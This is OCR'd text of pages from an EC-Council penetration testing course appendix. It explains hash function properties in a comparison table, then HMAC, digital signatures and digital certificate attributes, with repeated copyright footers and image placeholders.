
Algorithm and variant		Output size (bits)	Internal state size (bits)	Block Size (bits)	Maximum message size (bits)	Rounds	Operations	Security (bits)
MD5(as reference)		128	128 (4*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, rot	<64 (collisions found)
SHA-0		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<80 (collisions found)
SHA-1		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<80(theoritical attack[3] in 2^{61})
SHA-2	SHA-224 SHA-256	224 256	256 (8*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, shr,rot	112 128
	Sha-384 Sha-512 Sha-512/224 Sha-512/256	384 512 224 256	512 (8*64)	1024	2^{128}-1	80	Add mod 2^{64}, and, or, xor, shr, rot.	192 256 112 128
SHA-3	Sha3-224 Sha3-256	224 256 384 512	1600 (5*5*64)	1152 1088 832 576	∞	24	and, xor, not, rot	112 128 192 256

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Sha3-384 Sha3-512 Shake128 shake256	d(arbitrary) d(arbitrary)		1344 1088				Min(d/2,128) Min(d/2,256)

Table A.18: Comparison between SHA-0, SHA-1 and SHA-2 Functions

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hash-based Message Authentication Code (HMAC)

Hash based message authentication code (HMAC) is a type of message authentication code (MAC) that uses a cryptographic key along with a cryptographic hash function. It is widely used to verify the integrity of the data and authentication of a message. This algorithm includes an embedded hash function such as SHA-1 or MD5. The strength of the HMAC depends on the embedded hash function, key size and the size of the hash output.


HMAC includes two stages for computing the hash. The input key is processed to produce two keys namely inner key and outer key. The first stage of the algorithm inputs inner key and message to produce an internal hash. The second stage of the algorithm inputs the output from the first stage and outer key and produces the final HMAC code.

As the HMAC executes the underlying hash function twice, it protects from various length extension attacks. The size of the key and output depends on the embedded hash function. For example, 128 or 160 bits in the case of MD5 or SHA-1 respectively.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Digital Signatures


- Digital signatures use the **asymmetric key algorithms** to provide **data integrity**
- A specific signature function is added to the asymmetric algorithm at the sender's side to **digitally sign the message** and a specific **verification function** is added to verify the signature to ensure message integrity at the recipient side
- The asymmetric algorithms that support these two functions are called **digital signature algorithms**
- Digitally signing messages **slows performance**; the hash value of the message is used instead of the message itself for better performance
- A **digital signature** is created using the hash code of the message, the **private key** of the sender, and the signature function
- It is then verified using the hash code of message, the **public key** of sender, and the verification function



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Signatures (Cont'd)





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Signatures

Digital signatures use the asymmetric key algorithms to provide data integrity. A digital signature is a cryptographic means of authentication. Public-key cryptography uses asymmetric encryption and helps the user to create a digital signature. A specific signature function is added to the asymmetric algorithm at the sender's side to digitally sign the message and a specific verification

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

function is added to verify the signature to ensure message integrity at the recipient side. The asymmetric algorithms that support these two functions are called digital signature algorithms.

A hash function is an algorithm that helps users to create and verify digital signatures. This algorithm creates a digital representation, also known as the message fingerprint. This fingerprint has a hash value that is much smaller than the message, but one that is unique. If the attacker changes the message, the hash function will automatically produce a different hash value.

Digitally signing messages slows performance; the hash value of the message is used instead of the message itself for better performance. A digital signature is created using the hash code of the message, the private key of the sender, and the signature function. It is then verified using the hash code of message, the public key of sender, and the verification function.




Figure A.153: Working of Digital Signature




Figure A.154: Creation of Digital Signature

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.155: Verification of Digital Signature

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Certificates

- The public key in a digital signature can be transmitted securely by sending it over a **secured channel** like SSL. But if the sender wants to send his public key to **more users**, a number of these secured channels need to be created for each user communication; this process will become quite tedious and unmanageable
- The digital certificates are used to deal with security concerns about **transmitting public keys securely** to the receiver in the digital signature
- The **trusted intermediary solution** is used to secure public keys, where the public key is bound with the name of its owner
- Owners of the public key need to get their public keys certified from the intermediary; the intermediary then issues certificates called **digital certificates** to the owners which they can use to send the public key to a number of users



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Certificates (Cont'd)

Digital Certificate Attributes

- **Serial number**: Represents the unique certificate identity
- **Subject**: Represents the owner of the certificate which may be a person or an organization
- **Signature algorithm**: States the name of algorithm used for creating the signature
- **Key-usage**: Specifies the purpose of the public key, whether it should be used for encryption, signature verification, or both
- **Public key**: Used for encrypting the message or verifying the signature of the owner
- **Issuer**: Provides the identity of the intermediary that issued the certificate
- **Valid from**: Denotes the date from which the certificate is valid
- **Valid to**: Denotes the date till which the certificate is valid
- **Thumbprint algorithm**: Specifies the hashing algorithm used for digital signatures
- **Thumbprint**: Specifies the hash value for the certificate, which is used for verifying the certificate's integrity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Certificates

The public key in a digital signature that can be transmitted securely by sending it over a secured channel like SSL. But if the sender wants to send his public key to more users, a number of these secured channels need to be created for each user communication; this process will become quite tedious and unmanageable. The digital certificates are used to deal with security concerns about transmitting public keys securely to the receiver in the digital signature. The trusted

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

intermediary solution is used to secure public keys, where the public key is bound with the name of its owner.

Digital certificates allow the secure interchange of information between a sender and a receiver. This enables the use of a public key by the sender to the receiver. The sender applies for a digital certificate from the Certificate Authority (CA). The CA along with the encrypted message and the public key provides other identity validating information. The receiver accepts the encrypted message and uses the CA's public key to decode the digital certificate. This allows the receiver to identify the digital signature and then obtain the sender's public key and other identification details.

The digital certificate can hold information like the name of the sender who applied for the certificate, expiration date, and copy of the sender's public key digital signature of the CA. The receivers receiving the digital certificate can check the validity of the certificate using the signature attached from the approved authorities using the private key of the authority. Each operating system and web browser carry authorized certificates from the CA which enables easy validation. The main aim in implementing a digital certificate is to ensure nonrepudiation. Most of the SSL/TLS protocols use certificates in order to prevent attackers from changing or modifying the data. The certificates find application in e-mail servers and code signing.

